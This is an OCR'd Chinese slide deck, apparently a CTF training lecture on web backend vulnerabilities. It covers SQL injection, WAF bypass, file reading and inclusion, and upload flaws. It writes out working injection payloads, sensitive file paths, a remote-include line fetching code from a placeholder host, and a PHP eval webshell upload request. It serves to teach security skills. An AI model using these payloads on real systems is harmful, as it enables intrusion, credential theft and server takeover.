
SYSTEM FAILURE

WE ARE ANONYMOUS
WE DO NOT FORGIVE
WE DO NOT EXPECT



开场

- 以为我会用看起来就很黑客的背景图当PPT背景吗？
- 不会的，看起来就low爆了。（笑
- 还不如一起来看少女歌剧呢。

Web后端常见问题

zsx / www.zsxsoft.com @ ROIS

知识基础


白帽学院 WhiteHat College

- PHP
- 做过一部分CTF题 / 渗透过一部分网站

- PPT = 大纲，要确保能理解每一行字；PPT内的不考 = 国内断网CTF不考。国际赛什么样的赛题都有可能。
- 国内赛 ≈ 考试，熟悉题型最重要。

屏蔽网站

- 百度：
  - 百度搜索
  - 百度知道、百度贴吧、百度文库、百度百家号
- 国内的所有搜索引擎
- CSDN
- Cnblogs （部分可看）
- 各类采集网站：
  - ITEye、JB51



下载UserScript

Web后端常见问题

白帽学院
WhiteHat College

- 归根结底，一切前端传来的数据都不可信。

Web后端常见问题

白帽学院 WhiteHat College

- 业务组件通用漏洞
  - Web程序：DeDeCMS满地都是的漏洞
    - *CTF2019：mywebsql 、各类低级别赛事
  - Web框架：Struts 2漏洞、ThinkPHP 5 RCE漏洞
    - 强网杯初赛：强网先锋-上单、2019 GeekPwn 云安全挑战赛、各类低级别赛事
  - Web库： Fastjson 漏洞、WordPress插件
    - 2017 XNUCA 决赛攻防题、2018 XNUCA决赛内网渗透
  - Web服务：OpenSSL漏洞（HeartBleed）、Apache漏洞。
    - 2019 GeekPwn 云安全挑战赛、各类低级别赛事
  - 操作系统漏洞：Windows CVE-2019-0708
    - 2019 GeekPwn 云安全挑战赛、各类低级别赛事
  - 硬件漏洞：不考虑（。

Web后端常见问题

白帽学院 WhiteHat College

- 业务逻辑漏洞
  - 失效的身份认证
    - 弱密码爆破：几乎所有国内CTF都有
    - 验证码爆破
    - Session重用
    - ...and so on
  - 失效的访问控制
    - 越权（平行越权/垂直越权/交叉越权）
  - 条件竞争：PlaidCTF 2019 Triggered
  - 未验证流程 / 数据（如支付时未验证余额是否足够、购买负数商品）

Web后端常见问题

白帽学院 WhiteHat College

- 代码 / 运维漏洞
  - 敏感信息泄漏 / 安全配置错误
  - SQL注入
  - 反序列化（PHP、Python、Java、.NET）
  - 命令执行
  - XXE漏洞
  - SSRF
  - 文件上传 / 任意文件写
  - 任意文件读取 / 下载 / 文件包含

常用工具

白帽学院 WhiteHat College

- dirsearch： https://github.com/maurosoria/dirsearch
  - 做题前第一步，先把目录扫一遍再说
- Burpsuite
  - 抓包、改包、发包
- AWVS？大型漏扫都没用。

SQL注入 / SQL Injection

白帽学院 WhiteHat College

- 百度百科：“所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。具体来说，它是利用现有应用程序，将（恶意的）SQL命令注入到后台数据库引擎执行的能力，它可以通过在Web表单中输入（恶意）SQL语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行SQL语句。”
- 谁看得懂这写的什么玩意。
- 颠来倒去，故弄玄虚，充满误导。
- 珍爱生命，不要在百科 / 知道 / 贴吧 / 经验尤其是百家号上浪费时间。

SQL注入 / SQL Injection

白帽学院 WhiteHat College

- SQL: Structured Query Language:结构化查询语言，是一种用于对关系型数据库（MySQL / SQL Server / SQLite / PostgreSQL等市面上绝大多数网站使用的数据库）进行访问的语言。
- 从数据库里根据用户名查询一个用户：

```
$username = $_POST['username'];
$sql = "SELECT * FROM users WHERE username = '" . $username . "'";
echo $sql;
```

- 当username为abc的时候，SQL为

```
$sql = "SELECT * FROM users WHERE username = 'abc'";
```

SQL注入 / SQL Injection

白帽学院 WhiteHat College

- 当username为abc的时候，SQL为

```
$sql = "SELECT * FROM users WHERE username = 'abc'";
```

- 此时，数据库会返回username=“abc”的记录。
- 当username为abc' OR 1=1时：

```
$sql = "SELECT * FROM users WHERE username = 'abc' OR 1=1";
```

- 因为1=1永远为真，因此数据库直接返回了所有记录。
- 所谓“万能密码”的最初始来源。

SQL注入 / SQL Injection

白帽学院 WhiteHat College

- SQL注入的实质：
  - 开发者将正常的SQL语句与用户输入直接进行拼接，希望能构造出一条能查询到指定信息的SQL语句。
  - 由于用户输入未经过滤，某些特殊构造的用户输入被拼接后，能使得拼接后的SQL语句在满足SQL语法的同时，让数据库做出完全不同的操作。
- 攻击的实质：
  - 填词游戏，在原有SQL的限制下填空，让新的SQL合法且满足你的要求。
  - “带着镣铐跳舞”。

SQL注入 / SQL Injection

白帽学院 WhiteHat College

- SQL注入的指导思想：
  - 通过各种试验，猜测原始代码逻辑、原始SQL语句、用户输入的位置。
- SQL注入步骤：
  1. 寻找可能存在的注入点
     - 例如往参数后加个单引号/双引号看页面情况。
  2. 识别数据库类型
     - 常见组合：PHP / Java + MySQL, ASP.NET + SQL Server, Nodejs + MongoDB
  3. 确认可能存在的过滤
  4. 跳起舞吧
- 自动化工具：sqlmap

SQL注入 - MySQL常用变量

白帽学院 WhiteHat College

- @@hostname @@port @@version @@datadir

```
mysql> select @@hostname, @@port, @@version, @@datadir;
+------------------+--------+-----------+----------------------+
| @@hostname       | @@port | @@version | @@datadir            |
+------------------+--------+-----------+----------------------+
| zsx-macbook.local |   3306 | 8.0.16    | /usr/local/var/mysql/ |
+------------------+--------+-----------+----------------------+
1 row in set (0.00 sec)
```

- 可以用show variables获取所有变量

SQL注入 - MySQL常用函数

白帽学院 WhiteHat College

- database() user() version()

```
mysql> select database(), user(), version();
+------------+----------------+-----------+
| database() | user()         | version() |
+------------+----------------+-----------+
| wordpress  | root@localhost | 8.0.16    |
+------------+----------------+-----------+
1 row in set (0.00 sec)
```

- https://dev.mysql.com/doc/refman/8.0/en/information-functions.html

SQL注入 – 信息获取

白帽学院
WhiteHat College


- Information_schema库：ANSI（美国国家标准学会）标准
- MySQL、PostgreSQL、SQL Server、H2Database支持
- Oracle、Microsoft Access、SQLite， DB2不支持。

- 获得当前数据库内所有的表：SELECT * FROM information_schema.tables WHERE table_schema="database_name"
- 获得当前表内所有的列：SELECT * FROM information_schema.tables WHERE table_name="table_name"

SQL注入 – 堆叠注入

白帽学院 WhiteHat College

- 同时执行两条查询。
- CTF题：2019强网杯：随便注。



SQL注入 - Union注入

白帽学院 WhiteHat College

- What’s Union?

```
1. mysql -uroot -p123456 (mysql)
java (java) ⌘1 | go (main) ⌘2 | ..jects/vulscan (zsh) ⌘3 | ..jects/vulscan (zs... ⌘4 | ..jects/vulscan (zs... ⌘5 | mysql (mysql) ⌘6
-+----------------------------------------+------------+-----------+----------------+---------
------+
1 row in set (0.00 sec)

mysql> select id, post_title, post_status from wp_posts where id=1;
+----+--------------------+-------------+
| id | post_title         | post_status |
+----+--------------------+-------------+
|  1 | 世界，您好!        | publish     |
+----+--------------------+-------------+
1 row in set (0.00 sec)

mysql> select id, post_title, post_status from wp_posts where id=1 union select 1,2,3;
+----+--------------------+-------------+
| id | post_title         | post_status |
+----+--------------------+-------------+
|  1 | 世界，您好!        | publish     |
|  1 | 2                  | 3           |
+----+--------------------+-------------+
2 rows in set (0.01 sec)

mysql>
```

SQL注入 - Union注入

白帽学院 WhiteHat College

- Union必须由两条或者两条以上的SELECT语句组成，语句之间使用Union链接。
- Union中的每个查询必须包含相同数量的列。
- 列的数据类型必须兼容：
  - 兼容指数据库可以隐式转换类型A到类型B，例如：
    - int -> double
    - int -> varchar

SQL注入 - Union注入

白帽学院 WhiteHat College

- 猜解字段数量：一个一个试
  - UNION SELECT 1

    UNION SELECT 1, 2

    UNION SELECT 1, 2, 3

    UNION SELECT 1, 2, 3, 4
- 确认字段显示位置
  - UNION SELECT @@version, 2, 3, 4
  - UNION SELECT 1, @@version, 3, 4
-

```
mysql> select id, post_title, post_status from wp_posts where id=1 and 1=0 union select 1,(sel
ect user_email from wp_users),3;
+----+----------------+-------------+
| id | post_title     | post_status |
+----+----------------+-------------+
|  1 | dada@dasdas.com | 3           |
+----+----------------+-------------+
1 row in set (0.01 sec)
```

SQL注入 - Union注入

白帽学院
WhiteHat College

- 局限
  - Union通常是被WAF过滤的关键词
  - 很多攻击场景不存在回显

SQL注入 – 报错注入

白帽学院
WhiteHat College

```
mysql> select 1 where 1 and updatexml(1,concat(0x3a, (select user())), 1);
ERROR 1105 (HY000): XPATH syntax error: ':root@localhost'
mysql> select 1 where 1 and updatexml(1,concat(0x3a, (select @@version)), 1);
ERROR 1105 (HY000): XPATH syntax error: ':8.0.16'
mysql>
```

SQL注入 – MySQL 报错注入

白帽学院 WhiteHat College

- 数据类型溢出
  - select exp(~(select*from(select user())x)); # MySQL < 5.5.53
  - # pow, cot
- 几何函数报错
  - select multipoint((select * from (select * from (select version())a)b)); # 低版本
  - # geometrycollection multipoint polygon multipolygon linestring multilinestring等
- Xpath语法错误
  - select updatexml(1,concat(0x3a,(select @@version),0x3a),1) # MySQL > 5.1
  - select extractvalue(1,concat(0x3a,(select @@version),0x3a))

SQL注入 – MySQL 报错注入

白帽学院 WhiteHat College

- MySQL 5.7新增：
  - GTID_SUBSET / GTID_SUBTRACT / ST_LatFromGeoHash / ST_LongFromGeoHash / ST_PointFromGeoHash

```
mysql> select gtid_subset((select @@version), 2);
ERROR 1772 (HY000): Malformed GTID set specification '8.0.16'.
mysql>
```

- MySQL特性报错
  - Duplicate column name
    - select * from(select * from mysql.user a join mysql.user b)c;
    - select * from (select name_const(version(),0), name_const(version(),0))x;
  - Duplicate key: select * from mysql.user where (select count(*) from (select 1 union select null union select !1)x group by concat((select @@version limit 1),floor(rand(0)*2))); # MySQL < 8

SQL注入 – 带外注入

白帽学院
WhiteHat College

- 带外
  - 无法回显，需要被攻击者将数据发送到别处。
  - 常见方式：
    - HTTP请求 / DNSLog
    - HCTF 2017 boring website

SQL注入 – 盲注

白帽学院 WhiteHat College

- 我们无法获得数据，但可以通过Web服务器的表现来推测我们需要的每一个字节。
- 盲注的原理：

```
if (left(version(), 1)  == "a") { // abcdefg一位一位爆破直到匹配为止
    return true
}
return false
```

SQL注入 – 布尔盲注

白帽学院
WhiteHat College

SELECT * FROM users WHERE LEFT(password, 1) = "E"

SELECT * FROM users WHERE LEFT(password, 2) = "E1"

SELECT * FROM users WHERE LEFT(password, 3) = "E10"

……

SELECT * FROM users WHERE LEFT(password, 32) = "E10ADC3949BA59ABBE56E057F20F883E"

注意大小写。

SQL注入 – 报错盲注

select * from (SELECT "E10ADC3949BA59ABBE56E057F20F883E" as password) a where IF(LEFT(password, 1) = "E", EXP(100000000000), 1);

匹配上时产生报错，没匹配上时页面正常。

```
mysql> select * from (SELECT "E10ADC3949BA59ABBE56E057F20F883E" as password) a where IF(LEFT(p
assword, 1) = "E", EXP(100000000000), 1);
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(100000000000)'
mysql> select * from (SELECT "E10ADC3949BA59ABBE56E057F20F883E" as password) a where IF(LEFT(p
assword, 1) = "D", EXP(100000000000), 1);
+----------------------------------+
| password                         |
+----------------------------------+
| E10ADC3949BA59ABBE56E057F20F883E |
+----------------------------------+
1 row in set (0.00 sec)
```

SQL注入 – 时间盲注

select * from (SELECT "E10ADC3949BA59ABBE56E057F20F883E" as password) a

where IF(LEFT(password, 1) = "E", SLEEP(5), 1);

和报错盲注类似，但注意时间。

```
mysql> select * from (SELECT "E10ADC3949BA59ABBE56E057F20F883E" as password) a where IF(LEFT(p
assword, 1) = "E", SLEEP(5), 1);
Empty set (5.08 sec)

mysql> select * from (SELECT "E10ADC3949BA59ABBE56E057F20F883E" as password) a where IF(LEFT(p
assword, 1) = "D", SLEEP(5), 0);
Empty set (0.00 sec)
```

SQL注入 – MySQL 时间盲注

白帽学院 WhiteHat College

- SLEEP
- BENCHMARK
- 笛卡尔积
  - If (ascii(substr((select database()),%d,1))<%d,(SELECT count(*) FROM information_schema.columns A, information_schema.columns B,information_schema.tables C),1)#
  - 无法理解则请自己复习《线性代数》与《数据库系统原理》
- 正则延迟
  - select if(substr((select 1)='1',1,1),concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b',1);
  - ReDOS，无法理解则请自己复习《编译原理》。

SQL注入 – MySQL 进一步利用

白帽学院 WhiteHat College

- 一切都仅限于MySQL 5.6以前，高版本默认配置secure_file_priv为NULL，无法读写任何文件。
- LOAD_FILE 任意读文件
  - SELECT load_file('/etc/passwd');
  - 在Windows下可利用UNC路径实现数据外带
- LOAD DATA LOCAL INFILE读文件
  - LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE a fields terminated by ''
- 写文件
  - SELECT '<?php phpinfo(); ?>' INTO OUTFILE '/var/www/html/1.php';

SQL注入 – 常见绕过

白帽学院 WhiteHat College

- 当然，SQL注入也有不少防御措施。
- 可靠的防御措施只有：
  - 参数绑定（bind）
  - 使用ORM库，由库代为处理数据
- 如果不解决数据不过滤就直接拼接SQL的问题，无论使用什么样的WAF，**都可以绕过**。

SQL注入 – 常见绕过

白帽学院 WhiteHat College

- OR ⇔ ||
  - SELECT 1 WHERE 1 OR 1=2 ⇔ SELECT 1 WHERE 1 || 1=2
- AND ⇔ &&
  - SELECT 1 WHERE 1 AND 1=2 ⇔ SELECT 1 WHERE 1 && 1=2
- = < > ⇔ IN / BETWEEN / LIKE
  - SELECT 1 WHERE 1 = 1 ⇔ SELECT 1 WHERE 1 IN (1)
  - SELECT 1 WHERE 1 = 1 ⇔ SELECT 1 WHERE 1 LIKE "1"
  - SELECT 1 WHERE 1 < 10 ⇔ SELECT 1 WHERE 1 BETWEEN (0, 10)

SQL注入 – 常见绕过

白帽学院 WhiteHat College

- 空格 ⇔ Tab / 注释 / 换行 / 括号
  - SELECT 1 ⇔ SELECT/**/1
  - SELECT username FROM users ⇔ SELECT(username)FROM(users)
  - SELECT/*!1*/,2,3 （内联注释）
  - select{x(flag1)}from{x(flag1)}
  - select@a:='1'from(users)where(1=1)),sleep(length(database())),1)

SQL注入 – 常见绕过

白帽学院 WhiteHat College

- admin等被查找的字符 ⇔ extractvalue等编码函数
  - SELECT "admin" ⇔

    SELECT extractvalue(0x3C613E61646D696E3C2F613E,0x2f61)
  - SELECT “admin” ⇔

    SELECT (char(97)+char(100)+char(109)+char(105)+char(110))
- 关键字%00绕过
  - SELECT ⇔ SE\x00LECT（\x00指ASCII为0的字符）

SQL注入 – WAF Bypass

白帽学院
WhiteHat College

- 不同WAF有不同Bypass方法，实在是太多了。
- 把sqlmap自带的tamper全部过一遍，到时候根据被过滤的字符来随机应变。
- https://xz.aliyun.com/t/2746
- https://www.freebuf.com/sectool/179035.html

SQL注入 / SQL Injection

白帽学院 WhiteHat College

- SQL注入各种杂技：
  - http://p0desta.com/2018/03/29/SQL注入备忘录
  - https://ultramangaia.github.io/blog/2018/SQL%E6%B3%A8%E5%85%A5.html

- 练习平台：
  - https://github.com/Audi-1/sqli-labs

NoSQL注入 / NoSQL Injection

白帽学院 WhiteHat College

- What's NoSQL?
  - 非关系型数据库
  - （大部分）不使用SQL语言
  - MongoDB / Cassandra / CouchDB / Hbase / Redis…

- NoSQL Injection in CTF：
  - 极少出现，国内赛几乎没有
  - 题型基本局限于MongoDB注入
  - CyBRICS CTF NopeSQL
  - https://www.anquanke.com/post/id/97211

任意文件读取

白帽学院
WhiteHat College

- 假设碰到了一个接口：
  - file_get_contents($_GET[a]);
- 读什么？

任意文件读取

白帽学院
WhiteHat College

- /flag /flag.txt ./flag ./flag.php 之类的flag
- 当前程序的配置文件
  - wp-config.php （WordPress）
  - .env （Laravel）
- 当前程序的源代码 / 字节码
  - 源码审计，寻找RCE漏洞

任意文件读取

白帽学院 WhiteHat College

- /proc/self
  - /proc/version 当前操作系统内核版本，可帮助判断是否可用DirtyCow等提权，也可以根据发行版推测各种配置的存放位置。
  - /proc/self/cmdline 读取当前进程的执行命令行，对于PHP以外的题目有效，可以读到生效的配置。
  - /proc/self/environ 读取当前环境变量，某些情况下无法生效
  - /proc/self/maps 读取当前进程的内存分布信息，可以读到某些so的存放位置，如果有任意写也可以以此为参考写当前进程内存 /proc/self/mem

任意文件读取

白帽学院 WhiteHat College

- /proc/self
  - /proc/self/exe 如果是可以pwn的web程序，直接可以读到当前进程的可执行文件。
  - /proc/self/status 拿到PID之类的信息
  - /proc/self/net/arp 读到当前系统ARP信息，方便内网渗透
  - /proc/self/net/route 读到当前系统路由信息，方便内网渗透
- /proc/\d* 读到有权限读的进程的信息
  - 尤其注意/proc/1/，可分辨其是否是Docker启动，如是，可读到Docker启动参数。

任意文件读取

白帽学院 WhiteHat College

- /etc/ 或 /usr/local/etc
  - /etc/passwd 系统用户信息
  - /etc/shadow （仅root）可读到密码，后可在本地hashcat暴力破解。
  - Nginx、Apache、PHP、MySQL配置等
- /var 或 /usr/local/var
  - /var/log 下的各种日志
  - /var/run 下……嗯没什么好读的
- /dev/zero 可以DoS服务器
- /home/xxx/.bash_history 服务器运维人员操作日志

任意文件读取

白帽学院 WhiteHat College

- 其他协议
  - SSRF
    - http / https / ftp (file_get_contents)
    - \\ (Windows下的UNC路径，访问SMB共享)
    - gopher:// (Java)
  - 列目录
    - netdoc:// (Java)

任意文件读取

白帽学院 WhiteHat College

- PHP:
  - file_get_contents / file / fopen + fread / show_source / readfile
  - require / include (文件包含)
- Python:
  - open(‘xxxxxxxxxx’).read()
- Nodejs:
  - require('fs').readFile

文件包含

白帽学院 WhiteHat College

- 在PHP中，如果是使用 include / require 来加载一个文件，可利用文件包含漏洞。其他语言无此问题。
- 当被包含的文件内容包含PHP的Open tag，可执行这部份的代码：
  - <?php / <? / <?= / <%%>(<PHP 7)
  - 你可以包含日志、包含Session，包含你刚上传的文件，想包含什么都可以。目的是实现任意代码执行。
- 关键配置项：allow_url_include
- 当开启该选项时，可从远程加载一个PHP文件，也可SSRF。
- 当关闭该选项时，只能加载本地文件，可使用PHP伪协议。

文件包含

白帽学院 WhiteHat College

- 开启allow_url_include时，你可以：
  - require('php://input') ：直接从POST数据执行代码
  - require('http://YOUR_SELF')：直接执行你准备的网页上的代码

文件包含 / 任意文件读取

白帽学院 WhiteHat College

- PHP伪协议 php://
  - 遇到include时可作为任意文件读取使用。
  - php://filter 可以对一个流进行操作，/ 类似Bash的 |
  - base64编/解码文件：
    - php://filter/read=convert.base64-encode/resource=index.php
  - rot13编/解码文件。
- zip:// compress.zlib:// compress.bzip2:// bzip:// phar://
  - 从压缩文件中读取某个文件
  - 配合文件包含可以实现任意代码执行
  - 配合phar可以反序列化RCE（见后）
  - https://www.php.net/manual/zh/wrappers.php.php

文件包含

白帽学院 WhiteHat College

- 任意文件包含漏洞，如果session.upload_progress.enabled=On开启，就可以包含session来getshell。
- HITCON 2018：one-line-php-challenge
- http://wonderkun.cc/index.html/?p=718

文件上传

白帽学院
WhiteHat College

- 常见的正常业务需求。
- 但极其容易导致入侵。

文件上传

白帽学院 WhiteHat College

- 为什么？
- 只需要上传的文件内的代码能被Web服务器执行即可。
- 访问http://localhost/index.php时能执行到index.php
- 访问http://localhost/uploads/trojan.ph时当然也能执行uploads/trojan.php

- PHP最容易利用，其他语言相对较难。

文件上传

白帽学院 WhiteHat College

- 没做校验、没做权限限制：直接上传就能拿到权限了。
- 常见的校验/限制：
  - 检查文件内是否包含<?php
  - 检查文件名是否包含.php
  - 检查文件MIME类型是否为PHP
  - 不允许uploads目录执行PHP / 无法直接访问到上传的文件。

文件上传 – HTTP包

白帽学院 WhiteHat College

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Host: 192.168.233.10:8888
Connection: close
User-Agent: Paw/3.1.8 (Macintosh; OS X/10.14.5) GCDHTTPRequest
Content-Length: 166

--__X_PAW_BOUNDARY__
Content-Disposition: form-data; name="test"; filename="111.php"
Content-Type: text/php

<?php
eval($_REQUEST['a']);
--__X_PAW_BOUNDARY__--
```

